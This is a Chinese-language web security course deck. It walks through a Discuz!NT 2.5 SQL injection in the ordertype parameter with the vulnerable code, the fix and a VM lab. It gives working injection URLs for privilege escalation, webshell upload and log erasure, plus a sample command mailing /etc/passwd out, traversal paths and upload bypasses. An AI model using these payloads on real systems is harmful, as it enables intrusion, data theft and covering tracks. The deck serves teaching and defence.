   System.Web.Compilation.BuildResultCompiledType.CreateInstance() +49
……
```

漏洞代码分析

在 showuser.aspx 中，对 ordertype 参数没有进行过滤。如下所示：

```
templateBuilder.Append("                <select name=\"ordertype\" id=\"ordertype\">\r\n");
templateBuilder.Append("                    <option value=\"asc\">升序</option>\r\n");
templateBuilder.Append("                    <option value=\"desc\">降序</option>\r\n");
templateBuilder.Append("                </select>\r\n");
templateBuilder.Append("                <script type=\"text/javascript\">\r\n");
templateBuilder.Append("                    document.getElementById('orderby').value=\""
+ DNTRequest.GetString("orderby") + "\";\r\n");
templateBuilder.Append("
document.getElementById('ordertype').value=\"" + DNTRequest.GetString("ordertype") +
"\";\r\n");
templateBuilder.Append("                </" + "script>\r\n");
```

在 showuser.aspx.cs 文件（存在于 Discuz.Web.dll 中）中，对 ordertype 参数也没有进行过滤。如下所示：

```
string orderby = DNTRequest.GetString("orderby").Trim();
string ordertype = DNTRequest.GetString("ordertype").Trim();

//if (!ordertype.Equals("desc"))
//{
//    ordertype = "desc";
//}
```

漏洞修复分析

该漏洞的修复，就是在 showuser.aspx.cs 文件（存在于 Discuz.Web.dll 中）中，增加对 ordertype 参数的过滤。如下所示：

```
string orderby = DNTRequest.GetString("orderby").Trim();
//进行参数过滤
if (!Utils.StrIsNullOrEmpty(orderby) && !Utils.InArray(orderby, "uid,username,credits,posts,admin,joindate,lastactivity"))
{
    orderby = "uid";
}

string ordertype = DNTRequest.GetString("ordertype").Trim();
//进行参数过滤
if (!ordertype.Equals("desc") && !ordertype.Equals("asc") )
{
    ordertype = "desc";
}
```


漏洞攻击步骤

- 新建一个普通用户账号 infosec
- 将infosec提升为管理员权限
  - http://localhost/showuser.aspx?ordertype=desc;update dnt_users set adminid='1',groupid='1' where username='infosec';--
- 更改上传格式：jpg → aspx
  - http://localhost/showuser.aspx?ordertype=desc;update dnt_attachtypes set extension='aspx' where extension='jpg';--
- 通过附件上传网页木马
  - 获得webshell

漏洞攻击步骤

- 清除痕迹
  - http://localhost/showuser.aspx?ordertype=desc;update dnt_attachtypes set extension='jpg' where extension='asp';--
  - http://localhost/showuser.aspx?ordertype=desc;delete from dnt_adminvisitlog where username='hacker';--
  - http://localhost/showuser.aspx?ordertype=desc;update dnt_users set adminid='',groupid='' where username='hacker';--

获得webshell



Welcome !——Have a good harvest !

Function: File | Command | CloneTime | SQLRootkit | SysInfo | Database | Regedit | About | Exit

Web Server Information	
Server IP	192.168.1.106
Machine Name	WWW-2F288ED200A
Network Name	NT AUTHORITY
User Name in this Process	NETWORK SERVICE
OS Version	Microsoft Windows NT 5.2.3790 Service Pack 2
Started Time	2298 Seconds
System Time	2010年6月10日 15:07:02
IIS Version	Microsoft-IIS/6.0
HTTPS	off
PATH_INFO	/upload/2010/05/25/2/673843718493.aspx
PATH_TRANSLATED	C:\Inetpub\dnt25_UnPatched\upload\2010\05\25\2\673843718493.aspx
SERVER_PORT	80
SeesionID	zmn5e445v0mp3yrm3jqmia55

远程命令执行(code execution)

- 通过用户浏览器客户端传送一个命令串给Web server，web server通过调用shell来执行传过来的命令
- 如果我通过浏览器客户端强行传送一个：restart, shutdown之类的命令给server，结果会是什么样子？结果只是破坏
- 如果我传送一个：mail abc@abc.abc </etc/passwd，执行结果是什么？结果是将linux系统的passwd文件（linux系统用户信息）发送到指定的邮箱abc@abc.abc

远程命令执行漏洞防范

- 严格限制运行Web服务的用户权限。就是说你的Web应用可以访问你的服务器系统的用户权限。一般情况一下，我们应该以白名单的形式介定Web应用可以访问服务器系统的权限。这样控制可以从系统级达到安全防范的效果
- 严格执行用户输入的合法性检查。注意这里的输入不一定是你通过表单从键盘输入，往往是Web应用已经内定了某一些操作供您选择，而此时你可以通过Http抓包的方式获取Http请求信息包经改装后重新发送

目录遍历(Directory traversal)

- 例如：love.ah163.net上有网络硬盘服务，当注册用户登录并开通网络硬盘服务后，即可进入自己的硬盘管理界面，我们来看看它是如何进入某一个目录的，以下是进入某一目录的ＵＲＬ：
  - http://love.ah163.net/Personal_Spaces_List.php?dir=MyFolder
- 那现在我把这个ＵＲＬ改装一下：
  - http://love.ah163.net/Personal_Spaces_List.php?dir=../../../../../../../../../../../../usr/local/apache/conf/
  - 在浏览器里运行它，会是什么结果呢？

目录遍历(Directory traversal)

- 结果是：/usr/local/apache/conf/里的所有文件都老老实实的列出来了，通过这种方式，你可以发挥你的想象了，服务器上的东东是不是都差不多可以列出来了？告诉你，还可以随便下载呢！
- 简要的解决方案:
  - 限制Web应用在服务器上的运行
  - 进行严格的输入验证，控制用户输入非法路径

文件上传漏洞

- 利用当前系统已有的上传功能，比如文件上传，图像上传等的漏洞来上传任意文件或者webshell
- 危害：直接上传webshell到服务器，甚至获取服务器root权限
- 各种语言表现大同小异

Asp上传漏洞表现

- 经典的”\0”上传任意后缀文件

  假设：filename="c:\nc.exe .bmp"

N	C	.	E	X	E	(Nul)	.	B	M	P
4E	43	2E	45	58	45	00	2E	42	4D	50

```
‘ Check the file extension
if right(tFile,4) <> “.bmp” then exit sub
tFile=tFile &".bmp"
Set FSO =
   Server.CreateObject("Scripting.FileSystemObject")
Set FSOFile=
FSO.CreateTextFile(FSO.BuildPath(Path, tFile))
```

Asp上传漏洞预防/检测

- 检查文件名是否包含‘\0’字符。
- 采用白名单方式允许上传文件类型。
- 检测关键字：Scripting.FileSystemObject/ADODB.Stream

Php上传漏洞表现

```
$imageinfo = getimagesize($_FILES['userfile']['tmp_name']);
if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] !=
    'image/jpeg') {
if($_FILES['userfile']['type'] != "image/gif") {
    echo “仅允许上传GIF和JPEG图片\n"; exit;
}
$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'],
    $uploadfile)) {
    echo “文件上传成功.\n";
} else {
    echo “上传失败.\n";
}
```

Php上传漏洞预防/检测

- 检查上传文件名中是否存在.php字符。
- 采用白名单，仅允许安全的类型，如gif/jpg/rar等，禁止用户自定义文件后缀。
- 检测关键字：
  move_uploaded_file/is_uploaded_file/copy

Jsp文件上传漏洞/预防/检测

- 后缀检查不严引起的上传任意文件，主要为jsp和war后缀文件。
- 采用白名单严格限制上传类型。
- 检测方法：

  ——File/SmartUpload(常用的一个jsp开源上传组件)

  ——至/WEB-INF/lib/目录下查看相关upload字样的类库，作为关键字搜索。

Asp.net 文件上传漏洞/预防/检测

- Asp.net自身提供有上传组件，但默认上传任意后缀文件。
- IIS默认解析的后缀名都是不安全的，采用白名单方式上传文件。
- 检查关键字：

  PostedFile.FileName/FileUpload

Cookie 欺骗攻击

- Cookie：Web服务器存放在客户端计算机的一些信息，主要用来客户端识别或身份识别等。Session,保存在服务器端的。
- Cookie欺骗攻击：攻击者通过修改存放在客户端的cookie来达到欺骗服务器认证目的。
- 修改工具：IECookiesView

Cookie攻击原理

```
If(“登录验证过程”){
    setcookie("isadmin”,1,time()+3600*24*30);
}//登录成功，写入cookie，一个月后失效，用于下次登录。
……

$admin= $_COOKIE[“isadmin"];
    if($admin){
        echo “已经登录”;
    }else{ echo “请重新登陆”;}
//没对cookie有效性进行验证，导致cookie欺骗产生。
```

Cookie欺骗预防

- 禁用cookie，采用session。一般适合web系统安全性要求比较高的情况下

  ——后台管理等。
- 增加多参数验证cookie有效性。

  ——如验证访问者ip是否与上次IP一样等。

Cookie欺骗检测

- 关键字检测

Asp:

Response.Cookies/Request.Cookies

Php:

Setcookie/$_COOKIE/*$HTTP_COOKIE_VARS*

Jsp:

response.addCookie /request.getCookies

Asp.net:

response.Cookies/request.Cookies

Php 文件包含漏洞

- Php：include/require / include_once /require_once函数使用时参数没有限制导致可以包含远程文件或者本地文件。
- Php4存在远程&本地，php5仅存在本地包含。
- 检测： include/require/include_once /require_once
- 其他语言表现。

其他漏洞检测

- 信息泄露
- 权限验证不严
- 仅仅罗列了一些常见的漏洞情况，实际上检测难度将比这个代码复杂的多了，这就要求我们对程序有足够的了解。

小结

- 了解常见的web代码漏洞
- Sql注入漏洞

实验

- 对Discuz!NT 2.5软件showuser.aspx页面未检查ordertype变量的漏洞进行测试
  - 环境安装（除了被测软件，其他可有所变化）
    - 操作系统：Windows 2003 Server（自带IIS）
    - 数据库：SQL Server 2005
    - Discuz!NT版本：2.5
    - 一般安装在虚拟机中
  - 漏洞测试
    - 用户提权
    - 更改上传格式
    - 获得Webshell
    - 清除痕迹